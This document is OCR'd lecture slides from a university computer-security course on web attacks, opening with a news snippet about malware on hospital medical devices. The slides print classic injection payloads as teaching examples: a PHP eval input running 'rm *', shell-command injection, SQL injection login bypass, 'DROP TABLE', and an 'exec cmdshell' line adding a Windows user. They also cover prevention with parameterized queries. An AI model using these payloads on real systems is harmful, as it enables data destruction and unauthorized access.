


Malware Is 'Rampant' On Medical Devices In Hospitals

Posted by **Soulskill** on Wednesday October 17, @01:52PM
from the physician-heal-thine-pc dept.

Dupple sends this quote from MIT's Technology Review:

> "Computerized hospital equipment is increasingly vulnerable to malware infections, according to participants in a recent government panel. These infections can clog patient-monitoring equipment and other software systems, at times rendering the devices temporarily inoperable. While no injuries have been reported, the malware problem at hospitals is clearly rising nationwide, says Kevin Fu, a leading expert on medical-device security and a computer scientist at the University of Michigan and the University of Massachusetts, Amherst, who took part in the panel discussion. [He said], 'Conventional malware is rampant in hospitals because of medical devices using unpatched operating systems. There's little recourse for hospitals when a manufacturer refuses to allow OS updates or security patches.' ... Despite FDA guidance issued in 2009 to hospitals and manufacturers—encouraging them to work together and stressing that eliminating security risks does not always require regulatory review—many manufacturers interpret the fine print in other ways and don't offer updates, Fu says. And such reporting is not required unless a patient is harmed."

Web Security Part 2

CS642: Computer Security

Professor Ristenpart

http://www.cs.wisc.edu/~rist/

rist at cs dot wisc dot edu

Liberal borrowing from Mitchell, Boneh, Stanford CS 155

Announcements

- HW2 will be posted tonight
- Due next week on Friday

- Project proposals

Web security part 2

SQL injection


Cross-site scripting attacks

Cross-site request forgery


Browser security model


Should be safe to visit an attacker website

Should be safe to visit sites simultaneously



Should be safe to delegate content





Data from aggregator and validator of NVD-reported vulnerabilities

Top vulnerabilities

- SQL injection
  - insert malicious SQL commands to read / modify a database
- Cross-site request forgery (CSRF)
  - site A uses credentials for site B to do bad things
- Cross-site scripting (XSS)
  - site A sends victim client a script that abuses honest site B

Warmup: PHP vulnerabilities

PHP command eval(cmd_str) executes string cmd_str as PHP code

http://example.com/calc.php

```
…
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
…
```

What can attacker do?

http://example.com/calc.php?exp=“11 ; system(‘rm * ’)”

Encode as a URL

Warmup: PHP command injection

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

http://example.com/sendemail.php

What can attacker do?

http://example.com/sendmail.php?

email = “aboutogetowned@ownage.com” &


subject= “foo < /usr/passwd; ls”

Encode as a URL

Plenty of other common problems with PHP

- File handling
  - example.com/servsideinclude.php?i=file.html
- Global variables
  - example.com/checkcreds.php?
    user="bob ; $auth=1;"
- More… surf the web for examples
  - https://www.owasp.org/index.php/PHP_Top_5

SQL




Basic SQL commands:

SELECT Company, Country FROM Customers WHERE Country <> 'USA'

DROP TABLE Customers


more: http://www.w3schools.com/sql/sql_syntax.asp

SQL



PHP-based SQL:

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
            WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

http://xkcd.com/327/

CardSystems breach 2005

~43 million cards stolen

No encryption of CCN’s

Visa/Mastercard stopped allowing them to process cards.

> “They used a **SQL injection attack**, where a small snippet of code is inserted onto the database through the front end (browser page). Once inserted onto the server the code ran every four days. It gathered credit card data from the database, put it in a file (zipped to reduce size) and sent it to the hackers via FTP.”
> From http://www.squidoo.com/cardsystems-data-breach-case

They got bought out by Pay by Touch in 2005 (probably cheap!)
Pay By Touch shut down in 2008 (woops)

Lady Gaga’s website

On June 27, 2011, **Lady Gaga's website was hacked** by a group of US cyber attackers called SwagSec and thousands of her fans’ personal details were stolen from her website. The hackers took a content database dump from www.ladygaga.co.uk and a section of email, first name, and last name records were accessed. [43] According to an Imperva blog about the incident, **a SQL injection vulnerability** for her website was recently posted on a hacker forum website, where a user revealed the vulnerability to the rest of the hacker community. While no financial records were compromised, the blog implies that Lady Gaga fans are most likely receiving fraudulent email messages offering exclusive Lady Gaga merchandise, but instead contain malware.[44]

http://en.wikipedia.org/wiki/Sql_injection_attack
Many more examples

ASP example

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
      login success
else  fail;
```

What the developer expected to be sent to SQL:

SELECT * FROM Users WHERE user='me’ AND pwd='1234'

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
      login success
else  fail;
```

Input: user= “ ‘ OR 1=1 -- ” (URL encoded)

-- tells SQL to
ignore rest of line

SELECT * FROM Users WHERE user=‘ ‘ OR 1=1 -- ’ AND …

Result: ok.EOF false, so easy login

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form(“user”)  & "  '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
      login success
else  fail;
```

Input: user= “ ‘ ; DROP TABLE Users ” (URL encoded)

SELECT * FROM Users WHERE user=‘ ‘ ; DROP TABLE Users --
…

Result: Bye-bye customer information

```
set ok = execute( "SELECT * FROM Users
      WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
      login success
else  fail;
```

Input: user= “ ‘ ; exec cmdshell
‘net user badguy badpw /add’ ”

SELECT * FROM Users WHERE user=‘ ‘ ; exec …

Result: If SQL database running with correct permissions, then attacker gets account on database server.
(net command is Windows)

Preventing SQL injection

- Don’t build commands yourself
- Parameterized/prepared SQL commands
  - Properly escape commands with \
  - ASP 1.1 example


```
SqlCommand cmd = new SqlCommand(
   "SELECT * FROM UserTable WHERE
   username = @User AND
   password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```

Cross-site request forgery (CSRF)



Server Victim

1 establish session

4 send forged request (w/ cookie)

User Victim

2 visit server (or iframe)

3 receive malicious page

Attack Server

